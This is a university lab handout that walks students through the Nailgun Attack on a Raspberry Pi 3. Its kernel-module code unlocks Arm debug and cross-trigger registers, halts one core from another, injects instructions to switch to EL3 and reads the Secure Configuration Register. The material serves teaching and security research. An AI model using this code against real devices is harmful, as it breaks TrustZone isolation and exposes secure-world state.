Nailgun Attack Lab

1 Lab Overview

Nailgun Attack by pass the privilege isolation on Arm via debug mechanism. The attack can take effect on most devices whose architecture is Armv8a or Armv7a. Root privilege is essential in Nailgun Attack.

The objective of this lab is for student to gains the hands-on experience on Nailgun Attack. We prepare Raspberry Pi 3 Model B+ as the target, who owns a 64-bit Armv8a SoC. However, the lab instruction is base on AArch32 (32-bit OS). In this lab, you may look up some materials frequently to get some help, for example, Arm Reference Manual. As we introduced on lecture, Arm has several exception levels in each state. And you should be clear which mode processors be in.

2 Before the Task

The lab has prepared devices for every student in the course. It includes a Raspberry Pi 3 model B+, a TF card with a corresponding USB connector, a power supply, and serial cables. Register in teaching assistants to get your devices. Before the task, we need to set up and connect the Raspberry Pi.

2.1 Restore the Raspberry Pi

In lab resources folder, we prepare the Raspberry Pi image for the Nailgun lab. To flash the image to the TF card, you can check this tutorial: https://www.ncnynl.com/archives/201607/232.html

2.2 Connect the Raspberry Pi

You can choose any way you like to connect your Raspberry Pi. If you already know how to access your pi, you can skip this section. In this lab, we provide a USB to TTL converter and connect the Raspberry Pi with this converter.

Fig 1 shows the GPIO port of the Raspberry Pi B+. Notice that port 6, 8, 10 is used for GND, TXD and RXD separately. The converter also has pins for the same purpose. We firstly connect those pins with cables. The relationship is GND to GND, TXD to RXD, and RXD to TXD. After that, power your Raspberry Pi and plug the converter to your laptop. Install the CH340 driver in lab resources if your computer does not find the device. For those guys who use mac, you can ask for help on Internet. After you find your device in Windows device manager, download and install putty from https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html, and create a new serial session. Here is the setting of session: Serial line is your device(normally COMX, X is a number. Check it in your Windows device manager); Speed is 115200; Connect type is Serial. When you finish that, click open and login your Raspberry Pi with username pi and password raspberry.

3 Lab Tasks

The objective of this task is to understand the Linux kernel module and apply Nailgun Attack to read a system register with EL3 permission. A 32-bit Raspi OS is running on the Raspberry Pi.




Figure 1: GPIO port of the Raspberry Pi B+

If you prepare another 32-bit OS yourself, you need to install two packages, build-essential and raspberrypi-kernel-headers. If you use our Linux Image, you can skip this step.

```
$ sudo apt install build-essential raspberrypi-kernel-headers
```

3.1 Task 1: Create and Install a Kernel Module

A Loadable Kernel Module (LKM) is an object file that contains code to extend the running kernel of an operating system. We can write our own LKM and install it to the kernel dynamically. To write a kernel module, we must register the init function and exit function. In the exit function we print a string to inform ourselves that the module is removed successfully.

The keyword asm gives the ability to embed assembly language source code within a C program. If you know little about this, you can make a visit to https://www.ic.unicamp.br/~celio/mc404-s2-2015/docs/Arm-GCC-Inline-Assembler-Cookbook.pdf for more help.

```
/* simple_module.c */

#include <linux/module.h>     // included for all kernel modules
#include <linux/kernel.h>     // included for KERN_INFO
#include <linux/init.h>       // included for __init and __exit macros
#include <asm/io.h>

/*
 * The init function of the module.
 */
static int __init simple_module_init(void)
```

```
{
  printk("Hello world.\n");
  return 0;
}

/*
 * The cleanup function of the module.
 */
static void ___exit simple_module_exit(void)
{
  prink(KERN_INFO "Exit.\n");
}

module_init(simple_module_init);
module_exit(simple_module_exit);
```

Building the kernel module is different from building user space applications. In this lab, we use Makefile, a powerful tool for compiling, to build our LKM. Create a file named Makefile in the same directory. Here is the content of the Makefile for compiling a module named simple_module.c

```
obj-m += simple_module.o

all:
  make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
  make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Then we build and run the kernel module.

```
$ ls
simple_moduel.c Makefile
$ make
$ dmesg
$ sudo insmod simple_module.ko
$ dmesg
$ sudo rmmod simple_module
```

Check what is new to the system log using command dmesg. Try to answer following questions:

Task 1: Question: What is the exception level and the security state of the core with loaded LKM?

For more about kernel module programing and compiling, you can check this page: https://sysprog21.github.io/lkmpg/.


3.2 Task 2: Directly Access a High Privilege Register: SCR

The Secure Configuration Register (SCR) is a register to configure properties of the Secure State. Normally it is only accessible in Secure privileged mode. You can check the details of the register in Arm Architecture Reference Manual Armv8-A. You need to look up Arm Reference Manual in the resource folder for detail information about this register. Since the amount of the pages is huge, I do not suggest you read the entire book.

In this task, we try to directly read SCR. However, the instruction in following code is not complete. Luckily, the Arm Reference Manual clearly describes how to access SCR. In the section

Accessing SCR, an instruction is introduced to directly access SCR, which is shown in Fig 2. Here are meanings of parameters in Fig 2.

- The target coprocessor, specified by the coproc parameter and taking a value between p0 for CP0 and p15 for CP15.
- The primary coprocessor register, specified by the CRn parameter and taking a value between c0 and c15.
- The secondary coprocessor register, specified by the CRm parameter and taking a value between c0 and c15.
- Up to two additional parameters, opc1 and opc2, taking values between 0 and 7.



G8-6808 *Copyright © 2013-2021 Arm Limited or its affiliates. All rights reserved.* *Non-Confidential* ARM DDI 0487G.b ID072021

AArch32 System Register Descriptions
G8.2 General system control registers

If the HCR.TGE bit is set, an attempt to change from a Secure PL1 mode to a Non-secure EL1 mode by changing the SCR.NS bit from 0 to 1 results in the SCR.NS bit remaining as 0.

The reset behavior of this field is:

- On a Warm reset, in a system where the PE resets into EL3, this field resets to 0.

Accessing SCR

Accesses to this register use the following encodings in the System register encoding space:

MRC{<c>}{<q>} <coproc>, {#}<opc1>, <Rt>, <CRn>, <CRm>{, {#}<opc2>}

coproc	opc1	CRn	CRm	opc2
0b1111	0b000	0b0001	0b0001	0b000

Figure 2: Description on how to access SCR

Task 2.a: What is the complete instruction? Look up the manual and fill the instruction bellow. Then compile and execute.

```
/* simple_module.c */
...

static int ___init simple_module_init(void)
{
  uint32_t reg;
  asm volatile("mrc p15, 0, %0, <fill here>, <fill here>, <fill here>":"=r"(reg));
  printk(KERN_INFO "SCR %x.\n", reg);
  return 0;
}

...
```

A segmentation fault occurs when you install this kernel module. If you check the log using dmesg command, you will find out the reason of the segmentation fault is because of invalided access.

Task 2.b: Question: Why the segmentation fault occurs?

3.3 Task 3: Read the Debug Authentication Signal

Next we will implement Nailgun Attack. To make sure Nailgun Attack is feasible on the target, we need to confirm the state of the debug authentication signal. In this task, you should write your own kernel module to check out the debug authentication signal by following several steps.

In Armv8a AArch32, the information of the signal is stored in DBGAUTHSTATUS, Debug Authentication Status register. Similar to task 2, you need to look up Arm Reference Manual in the resource folder for detail information about this register. When you find the pages, you may know how to access DBGAUTHSTATUS in Accessing DBGAUTHSTATUS.

Task 3.a: Question: What is the instruction to read DBGAUTHSTATUS? Suppose we want to store it in Rt.

Task 3.b: Take single_module.c as an example, write your kernel module to read the signal. A screenshot of the result is needed, and tell us what is the meaning of the result. What kind of debug events are enabled?

3.4 Task 4: Enable the Halting Debug

Now we start the journey to break TrustZone isolation. The debug component and Cross-Trigger Interface (CTI) are hardware modules supporting external debug. An External Debug Request debug event is generated when signaled by the embedded cross-trigger. Each core will have a group of debug component and CTI. Normally we manipulate the component by writing its registers. The first step is to enable the debug and CTI functionality. You need to complete step 1.

We should unlock External Debug Lock Access Register (EDLAR). Look up Arm Reference Manual to find the detail explanation about manipulating it. Then unlock the OS Lock by controlling OS Lock Access Register (OSLAR).

```
/* nailgun.c */

#include <linux/module.h>     // included for all kernel modules
#include <linux/kernel.h>     // included for KERN_INFO
#include <linux/init.h>       // included for ___init and ___exit macros
#include <asm/io.h>
#include <linux/slab.h>

// 0x40030000 is the base address of the debug registers on Core 0
#define DEBUG_REGISTER_ADDR             0x40030000
#define DEBUG_REGISTER_SIZE             0x1000

// 0x40038000 is the base address of the cross trigger interface registers on Core 0
#define CTI_REGISTER_ADDR               0x40038000
#define CTI_REGISTER_SIZE               0x1000

#define EDLAR_OFFSET                    ?
#define OSLAR_OFFSET                    ?
```

```
// The struct nailgun_param is used to store the parameter.
struct nailgun_param {
    void ___iomem *debug_register;
    void ___iomem *cti_register;
} t_param;

static void read_scr(void *addr) {
  uint32_t reg, r0_old, dlr_old, scr;
  struct nailgun_param *param = (struct nailgun_param *)addr;

  // Step 1: Unlock debug and cross trigger reigsters
  printk(KERN_INFO "Step 1: Unlock debug and cross trigger registers\n");
  iowrite32(?, param->debug_register + EDLAR_OFFSET);
  iowrite32(?, param->cti_register + EDLAR_OFFSET);
  iowrite32(?, param->debug_register + OSLAR_OFFSET);
  iowrite32(?, param->cti_register + OSLAR_OFFSET);

  ......
}

static int ___init nailgun_init(void) {
  struct nailgun_param *param = kmalloc(sizeof(t_param), GFP_KERNEL);

  // Mapping the debug and cross trigger registers into virtual memory space
  param->debug_register = ioremap(DEBUG_REGISTER_ADDR, DEBUG_REGISTER_SIZE);
  param->cti_register = ioremap(CTI_REGISTER_ADDR, CTI_REGISTER_SIZE);
  // We use the Core 1 to read the SCR via debugging Core 0
  smp_call_function_single(1, read_scr, param, 1);
  iounmap(param->cti_register);
  iounmap(param->debug_register);

  kfree(param);
  return 0;
}

static void ___exit nailgun_exit(void) {
  printk(KERN_INFO "Goodbye!\n");
}

module_init(nailgun_init);
module_exit(nailgun_exit);
```

3.5 Halt the Processor

```
/* nailgun.c */

// Offsets of debug registers
#define DBGDTRRX_OFFSET          0x80
#define EDITR_OFFSET             0x84
#define EDSCR_OFFSET             0x88
#define DBGDTRTX_OFFSET          0x8C
#define EDRCR_OFFSET             0x90
```

```
#define OSLAR_OFFSET                    0x300
#define EDLAR_OFFSET                    0xFB0

// Bits in EDSCR
#define STATUS                          (0x3f)
#define ERR                             (1 <<  6)
#define HDE             (1 << 14)
#define ITE                             (1 << 24)

// Offsets of cross trigger registers
#define CTICONTROL_OFFSET               0x0
#define CTIINTACK_OFFSET                0x10
#define CTIAPPPULSE_OFFSET              0x1C
#define CTIOUTEN0_OFFSET                0xA0
#define CTIOUTEN1_OFFSET                0xA4
#define CTITRIGOUTSTATUS_OFFSET         0x134
#define CTIGATE_OFFSET                  0x140

// Bits in CTICONTROL
#define GLBEN                           (1 <<  0)

// Bits in CTIINTACK
#define ACK0                            (1 <<  0)
#define ACK1                            (1 <<  1)

// Bits in CTIAPPPULSE
#define APPPULSE0                       (1 <<  0)
#define APPPULSE1                       (1 <<  1)

// Bits in CTIOUTEN<n>
#define OUTEN0                          (1 <<  0)
#define OUTEN1                          (1 <<  1)

// Bits in CTITRIGOUTSTATUS
#define TROUT0                          (1 <<  0)
#define TROUT1                          (1 <<  1)

// Bits in CTIGATE
#define GATE0                           (1 <<  0)
#define GATE1                           (1 <<  1)

// Values of EDSCR.STATUS
#define NON_DEBUG                       0x2
#define HLT_BY_DEBUG_REQUEST            0x13

static void read_scr(void *addr) {
  ......

  // Step 2: Enable halting debug on the target processor
  printk(KERN_INFO "Step 2: Enable halting debug\n");
  reg = ioread32(param->debug_register + EDSCR_OFFSET);
  reg |= HDE;
  iowrite32(reg, param->debug_register + EDSCR_OFFSET);
```

```
  // Step 3: Send halt request to the target processor
  printk(KERN_INFO "Step 3: Halt the target processor\n");
  iowrite32(GLBEN, param->cti_register + CTICONTROL_OFFSET);
  reg = ioread32(param->cti_register + CTIGATE_OFFSET);
  reg &= ~GATE0;
  iowrite32(reg, param->cti_register + CTIGATE_OFFSET);
  reg = ioread32(param->cti_register + CTIOUTEN0_OFFSET);
  reg |= OUTEN0;
  iowrite32(reg, param->cti_register + CTIOUTEN0_OFFSET);
  reg = ioread32(param->cti_register + CTIAPPPULSE_OFFSET);
  reg |= APPPULSE0;
  iowrite32(reg, param->cti_register + CTIAPPPULSE_OFFSET);

  // Step 4: Wait the target processor to halt
  printk(KERN_INFO "Step 4: Wait the target processor to halt\n");
  reg = ioread32(param->debug_register + EDSCR_OFFSET);
  while ((reg & STATUS) != HLT_BY_DEBUG_REQUEST) {
      reg = ioread32(param->debug_register + EDSCR_OFFSET);
  }
  reg = ioread32(param->cti_register + CTIINTACK_OFFSET);
  reg |= ACK0;
  iowrite32(reg, param->cti_register + CTIINTACK_OFFSET);
  reg = ioread32(param->cti_register + CTITRIGOUTSTATUS_OFFSET);
  while ((reg & TROUT0) == TROUT0) {
      reg = ioread32(param->cti_register + CTITRIGOUTSTATUS_OFFSET);
  }

  .......
}
......
```

3.6 Task 5: Switch to the EL3 and read the SCR

After the preparation, it comes to the most exciting part of Nailgun Attack. In this task you need to complete Step 7 to read SCR by following several tasks.

Task 5.a: We mention how to access SCR directly in Task 2. You need to prepare an instruction, who reads SCR and store it to R1. Then convert it to machine code (do it on yourself) and execute it on the target.

Task 5.b: After you finish Task 5.a, you need to transfer the value in R1 on core 0, to the local variable scr. It will be printed later. DBGDTRTXint and DBGDTRTX would be helpful in your implementation.

```
/* nailgun.c */

// Bits in EDRCR
#define CSE                         (1 <<  2)

// Transfer the instruction to the halting target and then execute it on the halting target
static void execute_ins_via_itr(void ___iomem *debug, uint32_t ins) {
    uint32_t reg;
    // clear previous errors
```

```
    iowrite32(CSE, debug + EDRCR_OFFSET);

    // Write instruction to EDITR register to execute it
    iowrite32(ins, debug + EDITR_OFFSET);

    // Wait until the execution is finished
    reg = ioread32(debug + EDSCR_OFFSET);
    while ((reg & ITE) != ITE) {
        reg = ioread32(debug + EDSCR_OFFSET);
    }

    if ((reg & ERR) == ERR) {
        printk(KERN_ERR "%s failed! instruction: 0x%08x EDSCR: 0x%08x\n",
            __func__, ins, reg);
    }
}

static uint32_t save_register(void __iomem *debug, uint32_t ins) {
    // Execute the ins to copy the target register to R0
    execute_ins_via_itr(debug, ins);
    // Copy R0 to the DCC register DBGDTRTX
    // 0xee000e15 <=> mcr p14, 0, R0, c0, c5, 0
    execute_ins_via_itr(debug, 0x0e15ee00);
    // Read the DBGDTRTX via the memory mapped interface
    return ioread32(debug + DBGDTRTX_OFFSET);
}

static void read_scr(void *addr) {
  ......

  // Step 5: Save context of the target core
  printk(KERN_INFO "Step 5: Save context\n");
  // 0xee000e15 <=> mcr p14, 0, R0, c0, c5, 0
  execute_ins_via_itr(param->debug_register, 0x0e15ee00);
  r0_old = ioread32(param->debug_register + DBGDTRTX_OFFSET);
  // 0xee740f35 <=> mrc p15, 3, R0, c4, c5, 1
  dlr_old = save_register(param->debug_register, 0x0f35ee74);

  // Step 6: Switch to EL3 to access secure resource
  printk(KERN_INFO "Step 6: Switch to EL3\n");
  // 0xf78f8003 <=> dcps3
  execute_ins_via_itr(param->debug_register, 0x8003f78f);

  // Step 7: Read the SCR
  printk(KERN_INFO "Step 7: Read SCR\n");
  % ....
  % scr = ....

  .......
}
......
```

3.7 Task 6: Restore the Context and Exit.

```
/* nailgun.c */

static void restore_register(void ___iomem *debug, uint32_t ins, uint32_t val) {
    // Copy value to the DBGDTRRX via the memory mapped interface
    iowrite32(val, debug + DBGDTRRX_OFFSET);
    // Copy the DCC register DBGDTRRX to R0
    // 0xee100e15 <=> mrc p14, 0, R0, c0, c5, 0
    execute_ins_via_itr(debug, 0x0e15ee10);
    // Execute the ins to copy R0 to the target register
    execute_ins_via_itr(debug, ins);
}

static void read_scr(void *addr) {
  ......

  // Step 8: Restore context
  printk(KERN_INFO "Step 8: Restore context\n");
  // 0x0f35ee64 <=> mcr p15, 3, R0, c4, c5, 1
  restore_register(param->debug_register, 0x0f35ee64, dlr_old);
  iowrite32(r0_old, param->debug_register + DBGDTRRX_OFFSET);
  // 0xee100e15 <=> mrc p14, 0, R0, c0, c5, 0
  execute_ins_via_itr(param->debug_register, 0x0e15ee10);

  // Step 9: Send restart request to the target processor
  printk(KERN_INFO "Step 9: Send restart request to the target processor\n");
  reg = ioread32(param->cti_register + CTIGATE_OFFSET);
  reg &= ~GATE1;
  iowrite32(reg, param->cti_register + CTIGATE_OFFSET);
  reg = ioread32(param->cti_register + CTIOUTEN1_OFFSET);
  reg |= OUTEN1;
  iowrite32(reg, param->cti_register + CTIOUTEN1_OFFSET);
  reg = ioread32(param->cti_register + CTIAPPPULSE_OFFSET);
  reg |= APPPULSE1;
  iowrite32(reg, param->cti_register + CTIAPPPULSE_OFFSET);

  // Step 10: Wait the target processor to restart
  printk(KERN_INFO "Step 10: Wait the target processor to restart\n");
  reg = ioread32(param->debug_register + EDSCR_OFFSET);
   while ((reg & STATUS) != NON_DEBUG) {
      reg = ioread32(param->debug_register + EDSCR_OFFSET);
  }
  reg = ioread32(param->cti_register + CTIINTACK_OFFSET);
  reg |= ACK1;
  iowrite32(reg, param->cti_register + CTIINTACK_OFFSET);
  reg = ioread32(param->cti_register + CTITRIGOUTSTATUS_OFFSET);
  while ((reg & TROUT1) == TROUT1) {
      reg = ioread32(param->cti_register + CTITRIGOUTSTATUS_OFFSET);
  }

  printk(KERN_INFO "All done! The value of SCR is 0x%08x\n", scr);
}
```

.....

Build and run nailgun.ko, and see what happen. Explain the value of SCR.

4 Submission

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets (if any) followed by explanation. Simply attaching code without any explanation will not receive credits.

In your report, you should also contain the answer to following questions:

1. During this lab, what is the base address of Cross Trigger Interface in Raspberry Pi 3? Can your find the global address of CTICONTROL register in Raspberry Pi 3 according to the Arm Reference Manual? Answer the address value and show your calculation. (hint: Find the offset)

2. Do we have another way to unlock the OS Lock in this lab except memory mapping? If yes, how to do that? Justify your answer.

In addition, you should also submit your file named as UID_nailgun.c.